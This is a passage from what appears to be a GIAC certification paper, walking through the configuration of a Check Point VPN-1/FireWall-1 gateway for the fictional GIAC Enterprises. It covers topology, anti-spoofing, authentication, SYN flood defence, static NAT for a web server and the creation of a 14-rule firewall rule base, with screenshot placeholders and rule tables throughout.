
Ensure that all the Ethernet Interfaces of the Firewall Machine are correctly reflected in the VPN Tab as shown below.

Also, select VPN Domain to be “Manually Defined” and from the drop-down list, select “Encryption_Domain” to signify the VPN Domain.




Click on EDIT Button and ensure that the Topology Tab is correctly filled for each Ethernet Interface. Ensure that Anti-Spoofing is enabled for all interfaces with logging enabled for all spoof attempts.

For the Topology Section, select “External (leads out to the Internet)” for ETH0 and “Internal (Leads to the local Network)” for all other Ethernet Interfaces. Also, for all Internal Interfaces, select the option “IP Address behind this network: defined by the Interface IP and Net Mask”.




Since we do not wish to NAT the Firewall Gateway, skip the 3rd Tab and proceed to the 4th Tab of Authentication.


Since we are using the native authentication offered by Checkpoint VPN-1 Gateway, under the Enabled Authentication Schemes Section, uncheck all checkboxes except VPN-1 & Firewall-1 Password. This will mean that the Firewall Administrator will manage the Password. However, since GIAC Enterprises does not have a large pool of VPN users, this arrangement is workable. If the size of GIAC Enterprises grows, then this arrangement will need to be reviewed and replaced by a more efficient method like OS Password/Radius/Tacacs/SecurID.



For the Management Section, select the Local Logging Option “Log switch when file size is:” and set it to 1000Mbytes.



For the Advanced Section, go to SYNDefender Tab and under the option SYN attacks defense method, select “SYN gateway” Option. Also, modify the setting “Timeout for SYN attack identification” to 45 Seconds, since the default setting of 10 Seconds is too less considering that we are applying it to traffic coming over the Internet.



Step 4 – Creating Other Network Objects

Follow the steps given in Step – 2 to create the remaining Network Objects. Given below is an example of one more Network Object created using the Checkpoint Policy Editor.

Note that here the Host Type has been selected as “Host” since it’s a normal host and not a Firewall Gateway.

The remaining fields need to be entered in a similar fashion as described in Step-3 above.

Workstation Properties - GIAC_WEB

General

Name:

IP Address:

Comment:

Color:

Type: ☒ Host ☐ Gateway

Check Point Products

☐ Check Point products installed: Version

☐ VPN-1 & FireWall-1

☐ FloodGate-1

☐ Policy Server

☐ Secondary Management Station

Object Management

☒ Managed by this Management Server (Internal)

☐ Managed by another Management Server (External)


☐ Interoperable VPN Device

Since the Web Server is accessible from the Internet, it has a live IP Address associated with it. This is achieved thru NAT. To enable this NAT, go to the NAT Tab and Check the option **Add Automatic-Address Translation Rules**.

Since the GIAC Web Server needs to accept incoming connections, it needs to have a static IP address. Therefore, selection Translation Method as “Static”.


Enter the Valid IP Address assigned to the GIAC Web Server and registered with the InterNIC to point to the home page site of GIAC Enterprises (www.giac.com).

Since the GIAC Web Server has only one interface, the Install on Option is redundant.



Other types of Network objects include Groups and Networks. Given below is the procedure to create the Encryption_Domain Group.

This group defines the Encryption Domain setup for access thru VPN over the Internet. Add the appropriate hosts in the Group using the GUI Interface as shown below.



Similarly, create all remaining objects using the Checkpoint Policy Editor.

Step 5 – Creating the Rules


Once all the objects are created, start creating the rules one by one. To begin creating the rule click on Rules > Add Rule > Bottom or click on the Icon as shown below:




This will add an empty rule on the screen as shown below.

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME
1	* Any	* Any	* Any	 Drop	- None	 Gateways	* Any


Start customizing the rule by modifying each field in the rule. Begin by the “Source” field. To edit the Source field, right click anywhere in the box to open the list box and select Add.




This will open the list of available objects as shown below. Select the appropriate object for the rule being created. Follow the same process for the “Destination” field also.




Next right-click “Service” Fields and modify them appropriately. . In the service field, select the appropriate service for the rule being modifying as shown in the figure below.



Then similarly modify the Action field by choosing the appropriate action for the rule you are creating.



Now modify the “Track” field by selecting the appropriate logging action desired for the rule being created.



This completes the creation of a rule. For example, following this process for Rule 1 will produce a rule as shown below.

1	* Any	* Any	UDP bootp UDP rip NET	Drop	- None	Gateways	* Any
---	-------	-------	-----------------------------	------	--------	----------	-------

Following this process for Rule 2 will produce a rule as shown below.

2	* Any	* Any	TCP ident	reject	- None	Gateways	* Any
---	-------	-------	-----------	--------	--------	----------	-------

Following this process for Rule 6 will produce a rule as shown below.

6	SMTP_Svr	* Any	TCP smtp dns	accept	_cg	Gateways	* Any
---	----------	-------	-----------------	--------	-----	----------	-------

Following this process for Rule 12 will produce a rule as shown below.

12	GIAC_Proxy	* Any	dns TCP ftp TCP http TCP https	accept	_cg	Gateways	* Any
----	------------	-------	---	--------	-----	----------	-------

Follow the same process for creating all 14 rules. After creation, the completed rule base would appear as shown below.

The screenshot shows the Check Point Policy Editor interface for the 'GIAC' policy. The rule base contains 11 rules. The first three rules are for blocking bootp, rip, and NBT protocols, and rejecting ident. The remaining rules are for accepting various services like FWM, IKE, Lotus, SMTP, HTTP, and HTTPS, with logging enabled for most.


NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME
1	* Any	* Any	UDP bootp UDP rip NBT	Drop	- None	Gateways	* Any
2	* Any	* Any	TCP ident	Reject	- None	Gateways	* Any
3	* Any	Firewall	TCP FWM UDP IKE	accept	Log	Gateways	* Any
4	VPN_Users@A	Notes_Mail_Srv Notes_DB_Prot	TCP lotus	Client Encrypt	Log	Gateways	* Any
5	Internal_net	Notes_Mail_Srv	TCP lotus	accept	- None	Gateways	* Any
6	SMTP_Svr	* Any	TCP smtp DNS dns	accept	Log	Gateways	* Any
7	* Any	SMTP_Svr	TCP smtp	accept	Log	Gateways	* Any
8	* Any	GIAC_WEB	TCP http TCP https	accept	Log	Gateways	* Any
9	* Any	WEB_STORE	TCP https	accept	Log	Gateways	* Any
10	Notes_DB_Int	Notes_DB_Prot	TCP lotus	accept	Log	Gateways	* Any
11	WEB_STORE	Oracle_DB	SQLNET sqlnet2	accept	Log	Gateways	* Any

The screenshot shows the Check Point Policy Editor interface for the 'GIAC' policy, displaying the complete rule base with 14 rules. The rules include additional services like FTP and HTTP for GIAC_Proxy, and a final 'Drop' rule for any traffic not covered by the previous rules.

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME
5	Internal_net	Notes_Mail_Srv	TCP lotus	accept	- None	Gateways	* Any
6	SMTP_Svr	* Any	TCP smtp DNS dns	accept	Log	Gateways	* Any
